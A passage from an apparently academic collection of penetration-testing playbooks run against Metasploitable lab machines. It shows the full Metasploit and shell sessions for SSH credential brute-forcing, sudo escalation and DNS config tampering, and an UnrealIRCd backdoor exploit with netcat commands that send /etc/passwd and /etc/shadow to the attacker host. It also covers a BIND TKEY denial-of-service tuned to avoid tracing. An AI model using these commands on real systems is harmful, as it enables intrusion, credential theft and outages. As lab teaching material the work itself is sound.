[+] 192.168.30.21:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux '
[*] Command shell session 1 opened (10.10.10.12:41063 -> 192.168.30.21:22)
at 2021-03-15 11:10:12 -0600
[-] 192.168.30.21:22 - Failed: 'test:test'
[-] 192.168.30.21:22 - Failed: ':'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 6: To interact with the victim's machine and to keep the connection persistent, exploited credentials are used to enter in the victim's machine. To check the user privilege level **whoami** command is executed.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

Step 7: To escalate the user privilege to create more damage to the victim's machine, sudo su command is executed. This command demands current user password input, which was gained earlier while breaking into the system during Step 5.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
sudo su
[sudo] password for msfadmin: msfadmin

whoami
root
```

Step 8: Upon successful exploitation and privilege escalation, DNS configuration file such as /etc/bind/named.conf.local is updated with false data for post exploitation purpose. Updating named.conf.local file disrupts the operation of the bind server in resolving domain names to the IP addresses as named.conf.local file contains the forward and reverse domain name zone details into it.

```
vi /etc/bind/named.conf.local

//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "missm.com" {
type master;
file "/etc/bind/zones/missm.com.db";
};
zone "21.30.168.192.in-addr.arpa" {
type master;
file "/etc/bind/zones/rev.21.30.168.192.in-addr.arpa";
};
```

To disrupt the operation of the bind server, forward lookup zone file details can be removed from the named.conf.local file so that bind server cannot resolve domain names to the IP addresses.

```
cat /etc/bind/named.conf.local

//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
```

```
//include "/etc/bind/zones.rfc1918";

zone "21.30.168.192.in-addr.arpa" {
type master;
file "/etc/bind/zones/rev.21.30.168.192.in-addr.arpa";
};
```

Step 9: Upon successful exploitation and alteration of the information, **exit** command is executed twice (first to logout from root user and second to logout from the exploited credential user) to close the connection between Kali linux and victim's machine. To stop using the **ssh_login** auxiliary, **back** command is used.

```
exit
exit

[*] 192.168.30.21 - Command shell session 2 closed. Reason: User exit
msf5 auxiliary(scanner/ssh/ssh_login) > back
msf5 >
```

SS. Playbook 39: Credential theft by exploiting IRC services.

Step 1: For the purpose of reconnaissance of the open ports of the victim's machine, **nmap -p0- -v -A -T4 missm.com** command is used. Executing this command also lists out the services running on the victim's machine along with their version numbers.

```
└─(aakash@kali)-[~]
└─$ nmap -p0- -v -A -T4 missm.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 10:14 MDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating Ping Scan at 10:14
Scanning missm.com (192.168.30.21) [2 ports]
Completed Ping Scan at 10:14, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:14
Completed Parallel DNS resolution of 1 host. at 10:14, 13.01s elapsed
Initiating Connect Scan at 10:14
Scanning missm.com (192.168.30.21) [65536 ports]
Discovered open port 3306/tcp on 192.168.30.21
Discovered open port 23/tcp on 192.168.30.21
Discovered open port 139/tcp on 192.168.30.21
Discovered open port 25/tcp on 192.168.30.21
Discovered open port 22/tcp on 192.168.30.21
Discovered open port 53/tcp on 192.168.30.21
Discovered open port 80/tcp on 192.168.30.21
Discovered open port 5900/tcp on 192.168.30.21
Discovered open port 21/tcp on 192.168.30.21
Discovered open port 111/tcp on 192.168.30.21
Discovered open port 445/tcp on 192.168.30.21
Discovered open port 8180/tcp on 192.168.30.21
Discovered open port 38043/tcp on 192.168.30.21
Discovered open port 3632/tcp on 192.168.30.21
```

```

Discovered open port 512/tcp on 192.168.30.21
Discovered open port 47269/tcp on 192.168.30.21
Discovered open port 5432/tcp on 192.168.30.21
Discovered open port 8787/tcp on 192.168.30.21
Discovered open port 1524/tcp on 192.168.30.21
Discovered open port 6667/tcp on 192.168.30.21
Discovered open port 6697/tcp on 192.168.30.21
Discovered open port 42131/tcp on 192.168.30.21
Discovered open port 1099/tcp on 192.168.30.21
Discovered open port 513/tcp on 192.168.30.21
Discovered open port 6000/tcp on 192.168.30.21
Discovered open port 514/tcp on 192.168.30.21
Discovered open port 8009/tcp on 192.168.30.21
Discovered open port 59512/tcp on 192.168.30.21
Discovered open port 2049/tcp on 192.168.30.21
Discovered open port 2121/tcp on 192.168.30.21
Completed Connect Scan at 10:14, 4.58s elapsed (65536 total ports)
Initiating Service scan at 10:14
Scanning 30 services on missm.com (192.168.30.21)
Completed Service scan at 10:17, 126.19s elapsed (30 services on 1 host)
NSE: Script scanning 192.168.30.21.
Initiating NSE at 10:17
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1
instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 10:17, 33.06s elapsed
Initiating NSE at 10:17
Completed NSE at 10:18, 58.81s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.01s elapsed
Nmap scan report for missm.com (192.168.30.21)
Host is up (0.00042s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.10.12
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd

```

```

|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 34362/udp mountd
| 100005 1,2,3 47269/tcp mountd
| 100021 1,3,4 38710/udp nlockmgr
| 100021 1,3,4 59512/tcp nlockmgr
| 100024 1 42131/tcp status
|_ 100024 1 47744/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: SupportsCompression, SwitchToSSLAfterHandshake,
SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew,
Support41Auth, LongColumnFlag
| Status: Autocommit
|_ Salt: 'b<@n-0I^~"'?DyW&U[
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2021-03-14T16:18:28+00:00; +25s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3

```

```

|   Security types:
|     VNC Authentication (2)
6000/tcp open  X11          (access denied)
6667/tcp open  irc            UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp open  irc            UnrealIRCd
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
8787/tcp open  drb           Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38043/tcp open  java-rmi      GNU Classpath grmiregistry
42131/tcp open  status        1 (RPC #100024)
47269/tcp open  mountd        1-3 (RPC #100005)
59512/tcp open  nlockmgr      1-4 (RPC #100021)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m28s, deviation: 2h18m40s, median: 24s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   METASPLOITABLE<00>  Flags: <unique><active>
|   METASPLOITABLE<03>  Flags: <unique><active>
|   METASPLOITABLE<20>  Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>      Flags: <group><active>
|   WORKGROUP<1d>      Flags: <unique><active>
|_  WORKGROUP<1e>      Flags: <group><active>
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-03-14T12:17:37-04:00
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)

NSE: Script Post-scanning.
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Read data files from: /usr/bin/../../share/nmap

```


Step 3: This exploit is used to gain unauthorized access and to transfer data from the victim's machine to attacker machine. Payload for the exploit **unreal_ircd_3281_backdoor** is preconfigured along with the exploit itself and hence not required to be configured. **cmd/unix/bind_perl** payload is used for the purpose of backdoor entry to the victim's system.

Step 4: Metasploitable exploit **unreal_ircd_3281_backdoor** is executed to gain root access of the victim's machine. Upon successful acquisition of victim's machine, linux username and password storage files are transferred back to the attacker to gain credentials of every available user.

Exploit **unreal_ircd_3281_backdoor** attack options can be seen by executing show options command.

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target
```

Here, **RHOSTS** value is provided as fully qualified domain name or IP address of the victim's machine. **RPORT** value is used to target the specific port available for exploitation.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS missm.com
RHOSTS => missm.com
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
```

This exploit uses a range of payloads to attack the victim's machine and list of all available payloads can be seen by executing **show payloads** command. Selected payload can be set by using set **PAYLOAD cmd/unix/bind_perl** command.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====

  #  Name                                     Disclosure Date  Rank  Check
  -  -
  -  -
  0  cmd/unix/bind_perl                        normal          No
  Unix Command Shell, Bind TCP (via Perl)
  1  cmd/unix/bind_perl_ipv6                   normal          No
  Unix Command Shell, Bind TCP (via perl) IPv6
  2  cmd/unix/bind_ruby                         normal          No
  Unix Command Shell, Bind TCP (via Ruby)
  3  cmd/unix/bind_ruby_ipv6                   normal          No
  Unix Command Shell, Bind TCP (via Ruby) IPv6
```

```

4 cmd/unix/generic normal No
Unix Command, Generic Command Execution
5 cmd/unix/reverse normal No
Unix Command Shell, Double Reverse TCP (telnet)
6 cmd/unix/reverse_bash_telnet_ssl normal No Unix
Command Shell, Reverse TCP SSL (telnet)
7 cmd/unix/reverse_perl normal No
Unix Command Shell, Reverse TCP (via Perl)
8 cmd/unix/reverse_perl_ssl normal No
Unix Command Shell, Reverse TCP SSL (via perl)
9 cmd/unix/reverse_ruby normal No
Unix Command Shell, Reverse TCP (via Ruby)
10 cmd/unix/reverse_ruby_ssl normal No
Unix Command Shell, Reverse TCP SSL (via Ruby)
11 cmd/unix/reverse_ssl_double_telnet normal No Unix
Command Shell, Double Reverse TCP SSL (telnet)

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
PAYLOAD => cmd/unix/bind_perl
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

To execute the exploit, **run** command is used. This will provide us with a root access of the victim's machine and same can be verified by executing **whoami** command.

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.30.21:6667 - Connected to 192.168.30.21:6667...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.30.21:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.30.21:4444
[*] Command shell session 4 opened (0.0.0.0:0 -> 192.168.30.21:4444) at 2021-
03-15 17:15:30 -0600

whoami
root

```

Step 5: The exploit `unreal_ircd_3281_backdoor` directly provides root user privileges and hence rest of the exploitation does not require privileges to be escalated further.

```

whoami
root

```

Step 6: Linux systems stores username and password hashes in different files for the security purposes. `/etc/passwd` file contains the username and user group information of each user whereas, `/etc/shadow` file contains the password hashes of each user. To transfer these files to the attacker's location, a netcat listener is started on the attacker machine on a specific port and files are then transferred from the exploited session to the attacker [67].

On attacker machine :

```

└─(aakash@kali)-[~]
└─$ nc -l -p 2451 > /home/aakash/Desktop/unameslist

```

On exploited session :

```

nc -w 3 10.10.10.12 2451 < /etc/passwd

```

On attacker machine :

```
(aakash@kali)-[~]
└─$ nc -l -p 2452 > /home/aakash/Desktop/hasheplist
```

On exploited session :

```
nc -w 3 10.10.10.12 2452 < /etc/shadow
```

Step 7: Upon successful file transfer, Ctrl+C is pressed, and session is aborted by entering **y**. To stop using the **unreal_ircd_3281_backdoor** exploit, **back** command is used.

```
^C
Abort session 4? [y/N]  y

[*] 192.168.30.21 - Command shell session 4 closed. Reason: User exit
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > back
msf5>
```

TT. *Playbook 40: Denial of service attack on domain name server.*

Step 1: For the purpose of reconnaissance of the open ports of the victim's machine, **nmap -p0- -v -A -T4 missm.com** command is used. Executing this command also lists out the services running on the victim's machine along with their version numbers.

```
(aakash@kali)-[~]
└─$ nmap -p0- -v -A -T4 missm.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 10:14 MDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating Ping Scan at 10:14
Scanning missm.com (192.168.30.21) [2 ports]
Completed Ping Scan at 10:14, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:14
Completed Parallel DNS resolution of 1 host. at 10:14, 13.01s elapsed
Initiating Connect Scan at 10:14
Scanning missm.com (192.168.30.21) [65536 ports]
Discovered open port 3306/tcp on 192.168.30.21
Discovered open port 23/tcp on 192.168.30.21
Discovered open port 139/tcp on 192.168.30.21
Discovered open port 25/tcp on 192.168.30.21
Discovered open port 22/tcp on 192.168.30.21
Discovered open port 53/tcp on 192.168.30.21
Discovered open port 80/tcp on 192.168.30.21
Discovered open port 5900/tcp on 192.168.30.21
Discovered open port 21/tcp on 192.168.30.21
Discovered open port 111/tcp on 192.168.30.21
Discovered open port 445/tcp on 192.168.30.21
Discovered open port 8180/tcp on 192.168.30.21
Discovered open port 38043/tcp on 192.168.30.21
Discovered open port 3632/tcp on 192.168.30.21
Discovered open port 512/tcp on 192.168.30.21
```

```

Discovered open port 47269/tcp on 192.168.30.21
Discovered open port 5432/tcp on 192.168.30.21
Discovered open port 8787/tcp on 192.168.30.21
Discovered open port 1524/tcp on 192.168.30.21
Discovered open port 6667/tcp on 192.168.30.21
Discovered open port 6697/tcp on 192.168.30.21
Discovered open port 42131/tcp on 192.168.30.21
Discovered open port 1099/tcp on 192.168.30.21
Discovered open port 513/tcp on 192.168.30.21
Discovered open port 6000/tcp on 192.168.30.21
Discovered open port 514/tcp on 192.168.30.21
Discovered open port 8009/tcp on 192.168.30.21
Discovered open port 59512/tcp on 192.168.30.21
Discovered open port 2049/tcp on 192.168.30.21
Discovered open port 2121/tcp on 192.168.30.21
Completed Connect Scan at 10:14, 4.58s elapsed (65536 total ports)
Initiating Service scan at 10:14
Scanning 30 services on missm.com (192.168.30.21)
Completed Service scan at 10:17, 126.19s elapsed (30 services on 1 host)
NSE: Script scanning 192.168.30.21.
Initiating NSE at 10:17
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1
instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 10:17, 33.06s elapsed
Initiating NSE at 10:17
Completed NSE at 10:18, 58.81s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.01s elapsed
Nmap scan report for missm.com (192.168.30.21)
Host is up (0.00042s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 10.10.10.12
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

```

```

|_smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 34362/udp mountd
| 100005 1,2,3 47269/tcp mountd
| 100021 1,3,4 38710/udp nlockmgr
| 100021 1,3,4 59512/tcp nlockmgr
| 100024 1 42131/tcp status
|_ 100024 1 47744/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: SupportsCompression, SwitchToSSLAfterHandshake,
SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew,
Support41Auth, LongColumnFlag
| Status: Autocommit
|_ Salt: 'b<@n-0I^~"'?DyW&U[
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2021-03-14T16:18:28+00:00; +25s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)

```

```
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38043/tcp open java-rmi GNU Classpath grmiregistry
42131/tcp open status 1 (RPC #100024)
47269/tcp open mountd 1-3 (RPC #100005)
59512/tcp open nlockmgr 1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_clock-skew: mean: 1h20m28s, deviation: 2h18m40s, median: 24s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
| METASPLOITABLE<00> Flags: <unique><active>
| METASPLOITABLE<03> Flags: <unique><active>
| METASPLOITABLE<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>
|_smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2021-03-14T12:17:37-04:00
|_smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

NSE: Script Post-scanning.

```
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```


Step 4: Metasploitable auxiliary **bind_tkey** is executed to disrupt the named service of the bind domain name servers. Upon successful exploitation and attack, vulnerable domain name server would not be able to resolve domain names to their IP addresses due to assertion failure. Exploiting domain name servers with this attack is highly untraceable as an attacker needs to transfer only single query to the domain name server and it will stop resolving immediately [68].

Auxiliary **bind_tkey** attack options can be seen by executing show options command.

```
msf5 > use auxiliary/dos/dns/bind_tkey
msf5 auxiliary(dos/dns/bind_tkey) > show options

Module options (auxiliary/dos/dns/bind_tkey):

  Name          Current Setting  Required  Description
  ----          -
  BATCHSIZE     256              yes       The number of hosts to probe in each
set
  INTERFACE     256              no        The name of the interface
  RHOSTS        256              yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT         53               yes       The target port (UDP)
  SRC_ADDR     256              no        Source address to spoof
  THREADS      10               yes       The number of concurrent threads

msf5 auxiliary(dos/dns/bind_tkey) >
```

Here, **RHOSTS** value is provided as fully qualified domain name or IP address of the victim's machine. **RPORT** value is used to target the specific port available for exploitation. **THREADS** value defines the number of connections to the victim's machine, setting it as 1 reduces the chances of being traced back.

```
msf5 auxiliary(dos/dns/bind_tkey) > set RHOSTS misssm.com
RHOSTS => misssm.com
msf5 auxiliary(dos/dns/bind_tkey) > set RPORT 53
RPORT => 53
msf5 auxiliary(dos/dns/bind_tkey) > set THREADS 1
THREADS => 1
```

To execute the auxiliary, **run** command is used. This will send a malformed TKEY query to the domain name server which will exploit the error handling of TKEY queries and bind domain name server quits with an assertion failure.

```
msf5 auxiliary(dos/dns/bind_tkey) > run

[*] Sending packet to 192.168.30.21
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(dos/dns/bind_tkey) >
```

Step 5: This attack focuses on denying the service to the clients of the domain name server by exploiting a logical error in the system and hence privilege escalation is not deemed necessary.

Step 6: Due to require assertion failure at the domain name server side, all subsequent domain name resolution queries will fail with an error and the system will not be able to serve the purpose of translating domain names to IP addresses and vice versa [68].

```
└─(aakash@kali) - [~]
└─$ dig misssm.com
```

```
; <<>> DiG 9.16.12-Debian <<>> missm.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

Step 7: To stop using the **dos/dns/bind_tkey** exploit, **back** command is used.

```
msf5 auxiliary(dos/dns/bind_tkey) > back
msf5 >
```

***** *The contribution of Aakash Shah ends here******

***** *The contribution of Amritpal starts here******

UU.Playbook 41: Credential theft using HTTP PUT method.

Step1: - Nmap, dirb, and nikto are used to perform **reconnaissance**. The Nmap (refer to section VII) command is run on the attacker's machine (10.10.10.12), output shows the number of open ports on the victim machine (192.168.30.31) as well as the services that are running on these ports. It is discovered that port 80 is open and service HTTP is running with the Apache httpd 2.4.7 version. This information can be used to browse deep information about HTTP service running on port 80 [59].

```
kali@kali:~$ nmap -sV 192.168.30.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 18:43 EST
Nmap scan report for 192.168.30.31
Host is up (0.00073s latency).
Not shown: 992 filtered ports
PORT      STATE      SERVICE      VERSION
21/tcp    open       ftp          ProFTPD 1.3.5
22/tcp    open       ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
80/tcp    open       http        Apache httpd 2.4.7
445/tcp   open       netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open       ipp         CUPS 1.7
3000/tcp  closed    ppp
3306/tcp  open       mysql       MySQL (unauthorized)
8181/tcp  open       http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-
28))
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.87 seconds
```

Web Browsing on 192.168.30.31:80 shows the list of the directories of Web Server in figure below, which shows directories chat, drupal, phpMyAdmin and payroll_app.php.




Fig. 224. Web Server Index Page

